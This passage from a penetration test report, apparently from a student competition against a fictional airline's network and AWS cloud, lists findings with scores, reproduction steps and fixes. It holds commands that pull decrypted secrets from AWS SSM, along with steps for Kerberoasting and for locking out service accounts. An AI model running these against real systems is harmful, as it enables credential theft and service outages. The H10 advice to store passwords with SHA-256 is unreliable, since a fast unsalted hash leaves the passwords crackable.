    - NoWarningNoElevationOnInstall = 0 (DWORD) or not defined (default setting)
    - UpdatePromptSettings = 0 (DWORD) or not defined (default setting)

References

- Microsoft Guide: https://msrc.microsoft.com/update-guide/vulnerability/CVE-2021-34527

H4: SMB Signing Disabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.7	High
Likelihood	High		
CVSS v3.1 Vector		AV:A/AC:L/PR:L/UI:N/S:C/C:H/I:H/A:N	
MITRE ATT&CK		T1557.001 – Adversary-in-the-Middle: LLMNR/NBT-NS Poisoning and SMB Relay T1187 – Forced Authentication	
Compliance Violations		PCI DSS – Req. 2.2.1, 2.2.5	
Hosts		10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203	

Business Impact

This vulnerability allows an adversary to relay another users sign-in info to a different computer giving them access to whatever privileges the relayed user has.

Description

A lack of cryptographic signing on SMB allows an unauthenticated user to to coerce an authentication attempt to a rogue SMB server. When the affected computer connects to the rogue SMB server, the attacker passes all of the authentication steps to a target computer, allowing them to impersonate the affected user.

Remediations

- Enable SMB signing for all hosts in the domain.

References

- Microsoft Article Explaining How to Enable Signing: https://techcommunity.microsoft.com/t5/storage-at-microsoft/configure-smb-signing-with-confidence/ba-p/2418102

H5: Forgeable Boarding Passes

Matrix Calculation		CVSS Score	Risk
Impact	High	8.6	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:C/C:N/I:H/A:N	
MITRE ATT&CK		T1190 – Exploit Public-Facing Application	
Compliance Violations		GDPR – Art. 32.1(b) IATA Resolution 792 – Bar Coded Boarding Pass standard	
Hosts		AWS RAKMS Barcode S3 Bucket	

Business Impact

The barcodes generated by the RAKMS Boarding Pass web application have no integrity protections and could be easily forged. This could result in malicious actors generating free passes for any flight, resulting in revenue loss.

Description

The RAKMS Boarding Pass web application stores generated barcodes in a publicly accessible S3 bucket (http://rakmsbarcode20240111034800721800000004.s3-website-us-east-1.amazonaws.com/).These barcodes use PDF417 encoding and can be trivially decoded. The format includes random numbers generated client-side at the time of creation, but there is no way for these to be feasible validated without iterating over every boarding pass in the bucket.

The web application exposes the logic for generating the passes in client-side JavaScript.

```
var bp = [
{ type: 'const', value: 'M'},
{ type: 'const', value: '1'},
{ type: 'form', value: 'name'},
{ type: 'const', value: 'E'},
{ type: 'form', value: 'flightNumber'},
{ type: 'form', value: 'sourceAirport'},
{ type: 'form', value: 'destinationAirport'},
{ type: 'const', value: abriv(airline)},
{ type: 'form', value: 'date'},
{ type: 'const', value: 'F'},
{ type: 'form', value: 'seatNumber'},
{ type: 'const', value: randNum()},
{ type: 'const', value: (Math.floor(Math.random() * 9) + 1)},
{ type: 'form', value: 'ssn'},
];
```

Remediations

- Boarding passes should be cryptographically signed, and passes should be cryptographically verified as needed for boarding. There is a designated "Digital signature" field for this purpose in section 2.2.5 of the IATA Bar Coded Boarding Pass standard.

References

- IATA Common Use Standards: https://www.iata.org/en/programs/passenger/common-use/

H6: AWS IAM Privilege Escalation, Cloud Account Compromise

Matrix Calculation		CVSS Score	Risk
Impact	High	8.5	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:H/PR:L/UI:N/S:C/C:H/I:H/A:H	
MITRE ATT&CK		T1548 – Abuse Elevation Control Mechanism T1134 – Access Token Manipulation T1098.003 – Account Manipulation, Additional Cloud Roles T1078.004 – Valid Accounts, Cloud Accounts T1555.006 – Credentials from Password Stores, Cloud Secrets Management Stores T1580 – Cloud Infrastructure Discovery T1069.003 – Cloud Groups	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.2	
Hosts		AWS RAKMS Cloud s3://kalka-passes20240111034800610800000003 s3://rakmsbarcode20240111034800721800000004 http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com/	

Business Impact

The RAKMS AWS cloud is a great pathway for RAKMS to remain on the cutting edge of technology, save computational cost, ensure security, and provide adequate failover. As the company moves forward with implementing various systems including internal employee marketplaces, and externally facing board-pass creation and validation systems, it is critical that these services are segmented correctly and assigned just enough permissions to perform their functions. Misconfigurations that utilize permissions such as "AssumeRole" can impact critical RAKMS services and divulge sensitive information.

If RAKMS wants to pursue a environment in the cloud, it is important to get regular audits to ensure cloud security. One services being exploited, or one user or role should not allow the entire cloud environment to be compromised. Finals-XX was able to compromise most of the cloud due to a

simple misconfiguration, resulting in many PII breaches and could allow an adversary to take down critical services as well.


Description

The following roles have sts:AssumeRole set for arn:aws:iam::677302527522:user/*. This wildcard matches any user in the organization account.


Full list of roles with sts:AssumeRole:

Role	ARN
dev1-role	arn:aws:iam::677302527522:role/dev1-role
dev2-role	arn:aws:iam::677302527522:role/dev2-role
secret_viewer	arn:aws:iam::677302527522:role/secret_viewer
secrets_viewer	arn:aws:iam::677302527522:role/secrets_viewer
dev-lambda-role	arn:aws:iam::677302527522:role/dev-lambda-role
dev-lambda-bar-role	arn:aws:iam::677302527522:role/dev-lambda-bar-role
dev2-lambda-role	arn:aws:iam::677302527522:role/dev2-lambda-role
dev-barcode-role	arn:aws:iam::677302527522:role/dev-barcode-role
dev-s3-role	arn:aws:iam::677302527522:role/dev-s3-role

The below screenshot shows the dev-s3-role policy, which is identical the remaining eight:



The screenshot below shows output from an AWS enumeration tool called awspx, showing privilege escalation paths. The dotted lines show roles that can be assumed by the ctf-starting-user-x accounts provided.



The dev-s3-role and dev-barcode-role roles grant access to list and retrieve the contents of the boarding pass and barcode S3 buckets (s3://kalka-passes202401110348006108000000003 and s3://rakmsbarcode202401110348007218000000004, respectively). This totals 50 boarding passes and 230 barcodes, each containing a customer's full name and SSN.

```
[~/kalka-passes]
# aws s3 ls s3://kalka-passes202401110348006108000000003/files/
2024-01-10 22:48:04      32749 12694.pdf
2024-01-10 22:48:06      32986 18141.pdf
2024-01-10 22:48:06      32779 19540.pdf
2024-01-10 22:48:06      32532 20853.pdf
2024-01-10 22:48:06      32521 21800.pdf
2024-01-10 22:48:04      32981 25763.pdf
2024-01-10 22:48:05      32672 2587.pdf
2024-01-10 22:48:06      32473 28048.pdf
2024-01-10 22:48:05      32271 28453.pdf
2024-01-10 22:48:06      32029 29273.pdf
```

```
[~/cloudfox]
# aws s3 ls s3://rakmsbarcode202401110348007218000000004
2024-01-12 11:32:14      16339 0112163210.svg
2024-01-12 11:33:07      16339 0112163304.svg
2024-01-12 11:44:22      11797 0112164419.svg
2024-01-12 11:47:27      31812 0112164725.svg
2024-01-12 11:47:42      11541 0112164740.svg
2024-01-12 11:47:45      28233 0112164743.svg
2024-01-12 11:47:48      11587 0112164746.svg
2024-01-12 11:47:52      11413 0112164750.svg
2024-01-12 11:48:00      32340 0112164758.svg
```

Below is example boarding pass stored on the "kalka-passes" bucket.

The dev1-role, dev2-role, secret_viewer, and secrets_viewer roles grant access to retreive SecureStrings stored in SSM (/target/dev/thingy1, /target/dev/thingy2, /target/password/another-secret, and /testdeploy/password/secrets respectively).

```
[~/cloudfox]
└─# aws ssm get-parameter --name /target/dev/thingy2 --with-decryption
{
    "Parameter": {
        "Name": "/target/dev/thingy2",
        "Type": "SecureString",
        "Value": "[redacted]",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.416000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy2",
        "DataType": "text"
    }
}
```

```
[~/cloudfox]
└─# aws ssm get-parameter --name /target/dev/thingy1 --with-decryption
{
    "Parameter": {
        "Name": "/target/dev/thingy1",
        "Type": "SecureString",
        "Value": "[redacted]",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.211000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/target/dev/thingy1",
        "DataType": "text"
    }
}
```

```
[~/cloudfox]
└─# aws ssm get-parameter --name /target/password/another-secret --with-decryption
{
    "Parameter": {
        "Name": "/target/password/another-secret",
        "Type": "SecureString",
        "Value": "[redacted]",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.550000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/target/password/another-secret",
        "DataType": "text"
    }
}
```

```
[~/cloudfox]
└─# aws ssm get-parameter --name /testdeploy/password/secrets --with-decryption
{
    "Parameter": {
        "Name": "/testdeploy/password/secrets",
        "Type": "SecureString",
        "Value": "[redacted]",
        "Version": 1,
        "LastModifiedDate": "2024-01-10T22:48:01.447000-05:00",
        "ARN": "arn:aws:ssm:us-east-1:677302527522:parameter/testdeploy/password/secrets",
        "DataType": "text"
    }
}
```

The boarding passes, barcodes, and SSM secrets are exposed to every user in the organization, since anyone can assume the corresponding roles.

Remediations

- Restrict "sts:AssumeRole" to specific principals that require access, following principle of least privilege.

References

- AWS User Guide for policies and permissions in IAM
  https://docs.aws.amazon.com/IAM/latest/UserGuide/access_policies.html

CONFIDENTIAL
DO NOT DISTRIBUTE

H7: Authentication Bypass for Image Recognition

Matrix Calculation		CVSS Score	Risk
Impact	High	8.2	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H	
MITRE ATT&CK		T1190 – Exploit Public Facing Application	
Compliance Violations		PCI DSS – Req. 6.2.4 TSA Emergency Amendment – Access Control	
Hosts		AWS RAKMS Tool Requisition	

Business Impact

The RAKMS Tool Requisition web application uses improper authentication to validate large purchases. If this authentication is bypassed, this could result in waste of company funds at a grand scale.

Description

In the RAKMS Tool Requisition system, users are able to submit requisition for tool purchases (see /demo-images for examples). For more expensive tools, CFO authorization is required. This is provided via image upload of a photo of the CFO for facial recognition. This is trivial to bypass, as headshots can generally be found in company directories, press releases, and social media. Comments in the application suggest that this is a temporary measure in hopes of implementing a video stream for facial recognition in the future. This authentication method could still be bypassed easily, as anyone with a photo of the CFO could use software like OBS to make the static image appear as a video stream.

Remediations

- Implement a system for the CFO to authorize purchases that implements stronger authentication methods, such as a secure password, physical security key, or biometrics.

References

- OBS Studio virtual camera guide https://obsproject.com/kb/virtual-camera-guide
- SP 800-63 Digital Identity Guidelines https://pages.nist.gov/800-63-3/

H8: Client-Side Validation for Tool Requisition

Matrix Calculation		CVSS Score	Risk
Impact	High	8.2	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:H/A:H	
MITRE ATT&CK		T1190 – Exploit Public-Facing Application	
Compliance Violations		PCI DSS – Req. 6.2.4 TSA Emergency Amendment – Access Control	
Hosts		AWS RAKMS Tool Requisition	

Business Impact

The RAKMS Tool Requisition web application is publicly facing and allows unauthenticated users to submit arbitrarily large purchase requests. If not remediated swiftly, this could result in waste of company funds at a grand scale.

Description

The RAKMS Tool Requisition web application is hosted as a static site on a publicly accessible S3 bucket (http://rakmstoolrequisition20240111034801124200000007.s3-website-us-east-1.amazonaws.com). The site interacts with a Lambda, exposed by granting the IAM permission "lambda:InvokeFunctionUrl" to the principal "*".

The validation for the "toolQty" parameter is performed on the client side with JavaScript, allowing values between one and five:

```
55
56 function validateQty(inp) {
57     if (inp.value < 1) {
58         inp.value = 1;
59     }
60
61     if (inp.value > 5) {
62         inp.value = 5;
63     }
64
65     document.getElementById("totalPrice").value = inp.value * document.getElementById("toolPrice").value;
66 }
67
```

In the below image, a custom request is sent via Burp Suite to specify a larger value for this parameter (testing showed that server-side validation is performed to prevent zero and negative values):

The Lambda's response verifies that the requisition for six anvils was successfully submitted.

Remediations

- Develop a dynamic web application to interact with the Lambda on the behalf of users (a static site by design exposes the Lambda to end users). Restrict network access to this application to the RAKMS corporate network
- Rewrite IAM policies to restrict lambda:InvokeFunctionUrl and require authentication

- Implement checks for valid input ranges in the Lambda's Python code

References

- AWS guidelines for Lambda access control: https://docs.aws.amazon.com/lambda/latest/dg/urls-auth.html

CONFIDENTIAL
DO NOT DISTRIBUTE

H9: Windows Defender Firewall Not Enabled

Matrix Calculation		CVSS Score	Risk
Impact	High	8.2	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:L/I:H/A:N	
MITRE ATT&CK		T1562.001 – Impair Defenses: Disable or Modify Tools	
Compliance Violations		PCI DSS – Req. 1.5.1 TSA Emergency Amendment – Continuous Monitoring	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact


This vulnerability allows for any user to connect to or from any port from any of the Windows's computers on the network. This could lead to computers becoming compromised and reaching out to other networks to exfiltrate customer and employee data.

Description

The Windows firewall can allow a system administrator to allow and block specific ports from letting connection through that port. This will allow the administrator to have better control over their network regarding what is allowed in and out.

Steps to Reproduce

To reproduce this, open the Windows search feature and look for "Windows Defender Firewall". This will open the Windows Defender dashboard and show a GUI as shown in the screenshot below.



Remediations

- Turn the Domain, Private, and Public profiles on.
- Go through the inbound and outbound rules determining which ports should remain open and which should be closed based on what is needed for the computer.

References

- Turn on and off firewall: https://support.microsoft.com/en-us/windows/turn-microsoft-defender-firewall-on-or-off-ec0844f7-aebd-0583-67fe-601ecf5d774f
- Information about rules: https://learn.microsoft.com/en-us/windows/security/operating-system-security/network-security/windows-firewall/best-practices-configuring

H10: Passwords Stored with Weak Encryption


Matrix Calculation		CVSS Score	Risk
Impact	High	8.1	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:N	
MITRE ATT&CK		T1552.001 – Unsecured Credentials: Credentials In Files	
Compliance Violations		PCI DSS – Req. 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.43	

Business Impact

Possible infiltration of the MySQL database could lead to password leaks. If an adversary were to get these password hashes, they would be able to crack them to gain access to the employees' accounts. This could lead to employees' timesheets getting filed improperly, leading to payroll being inaccurate.

Description

In the employee timesheet database, the user passwords are being stored using md5 encryption. This style of encryption has been found to be cryptographically broken as of 2008.



Steps to Reproduce

To reproduce this, authenticate into the MySQL database on 10.0.0.43. From there access the "employeedb" database and the "users" tables. This will list all the users and their password hashes.

Remediations

- Change the application to encrypt the passwords using a different encryption methods like sha-256.

References

- Sha-256 Encryption: https://www.simplilearn.com/tutorials/cyber-security-tutorial/sha-256-algorithm

H11: Incorrect Access Control for MySQL User

Matrix Calculation		CVSS Score	Risk
Impact	High	7.8	High
Likelihood	High		
CVSS v3.1 Vector		AV:L/AC:L/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		N/A	
Compliance Violations		PCI DSS – Req. 7.2.2, 8.3.3 TSA Emergency Amendment – Access Control	
Hosts		10.0.0.43	

Business Impact

Possible infiltration of the MySQL database could lead to an adversary obtaining full access to the database. Since this database controls the employee timesheet system, they would be able to modify or remove employee information resulting in possibly inaccurate payroll. Additionally, the ability to read files can lead to company secrets being leaked.

Description

The employeedb user for the MySQL database has been granted full permissions within MySQL. This includes the ability to create, modify, and remove data from within the MySQL database. This additionally include the FILE privilege. This privilege enables the user to read files from the server's file system.

```
+-----------+-----------+------------+------------+------------+------------+-------------+
| Drop_priv | File_priv | Alter_priv | Event_priv | Grant_priv | Index_priv | Super_priv |
+-----------+-----------+------------+------------+------------+------------+-------------+
| Y         | Y         | Y          | Y          | Y          | Y          | Y           |
| Y         | Y         | Y          | Y          | Y          | Y          | Y           |
+-----------+-----------+------------+------------+------------+------------+-------------+
```

Steps to Reproduce

Once you sign into the MySQL database using either root or employeedb user and run the SQL command "SELECT * FROM mysql.user;" to list all the users and permissions for the users of the SQL database.

Remediations

- Limit the permissions of the employeedb user to only include the permissions that are required for the employee time web application.

References

- MySQL User Permissions: https://tecadmin.net/securing-mysql-database-with-limited-user-permissions/

CONFIDENTIAL
DO NOT DISTRIBUTE

H12: Denial of Service by Account Lockout

Matrix Calculation		CVSS Score	Risk
Impact	Critical	7.5	High
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:N/I:N/A:H	
MITRE ATT&CK		T1531 – Account Access Removal	
Compliance Violations		NIST 800-53 AC-7	
Hosts		10.0.0.5, 10.0.0.6, 10.0.0.201, 10.0.0.202, 10.0.0.203, 10.0.1.51	

Business Impact

An adversary performing this attack could severely impact RAKMS operations by rendering any account temporarily unusable. This could result in an outage of critical services such as Air Traffic Control (ATC) communication, which could bring all airport operations to a halt.

Description

The account lockout policy enforced in the domain could be abused to continually lock critical service accounts such as svc_ATC. This is against NIST 800-53 AC-7 compliance because the account lockout policy is enforced to all accounts regardless of operational significance; "If a delay algorithm is selected, organizations may employ different algorithms for different components of the system based on the capabilities of those components."

Steps to Reproduce

Perform 3 failed authentication attempts for a domain user to a computer in the domain within 10 minutes.

Remediations

- Create a detection for excessive authentication attempts to critical service accounts where an account lockout threshold may not be appropriate for business reasons.
- Increase failed authentication attempt threshold.

References

- Microsoft: https://learn.microsoft.com/en-us/windows/security/threat-protection/security-policy-settings/account-lockout-policy
- NIST: https://csrc.nist.gov/projects/cprt/catalog#/cprt/framework/version/SP_800_53_5_1_1/home?element=AC-07

CONFIDENTIAL
DO NOT DISTRIBUTE

H13: Kerberoasting

Matrix Calculation		CVSS Score	Risk
Impact	High	7.5	High
Likelihood	High		
CVSSv3.1 Vector		AV:N/AC:H/PR:L/UI:N/S:U/C:H/I:H/A:H	
MITRE ATT&CK		T1558 – Steal or Forge Kerberos Tickets	
Compliance Violations		PCI DSS – Req. 2.2.6, 8.3.8 TSA Cybersecurity Roadmap – Goal 4.1	
Hosts		10.0.0.5	

Business Impact


Exploitation of this vulnerability results in unauthorized privileged access to the system and a full breakdown of confidentiality, integrity, and security. In the event of a data breach of a PCI audit, RAKMS would be fined $700,000 and be temporarily barred from accepting payment cards.

Description

Kerberoasting is an attack that abuses a weakness in Kerberos's Ticket Granting Ticket (TGT) granting service tickets that allows adversaries to harvest ticket granting service (TGS) tickets for any servicePrincipalName (SPN). Parts of the TGS ticket are encrypted with the service account's password hash associated with the SPN, which allows an adversary to extract the hash and crack it offline. The adversary can then authenticate to any machine on the network associated with the service account.

Steps to Reproduce

Use Impacket's *GetUserSPNs* tool to request a TGS ticket with valid domain credentials (or user and hash combination) and specify the domain controller with *–dc-ip*.



Remediations

- Ensure a strong password policy for service accounts:
  - At least 25 characters long, containing mixed case, numbers, and special characters
  - Randomly generated and rotated frequently (every 30 days or less)

References

- CrowdStrike: https://www.crowdstrike.com/cybersecurity-101/kerberoasting/

H14: SSN Exposure via Boarding Pass

Matrix Calculation		CVSS Score	Risk
Impact	High	7.5	High
Likelihood	High		
CVSS v3.1 Vector		AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:N/A:N	
MITRE ATT&CK		T1530 – Data from Cloud Storage	
Compliance Violations		PCI DSS – Req. 3.2.1, 6.2.1, 6.2.4, 8.3.2 GDPR – Art. 24, 25.1, 25.2, 32.1(b) CCPA – Sec. 1798.150	
Hosts		AWS RAKMS Barcode S3 Bucket	

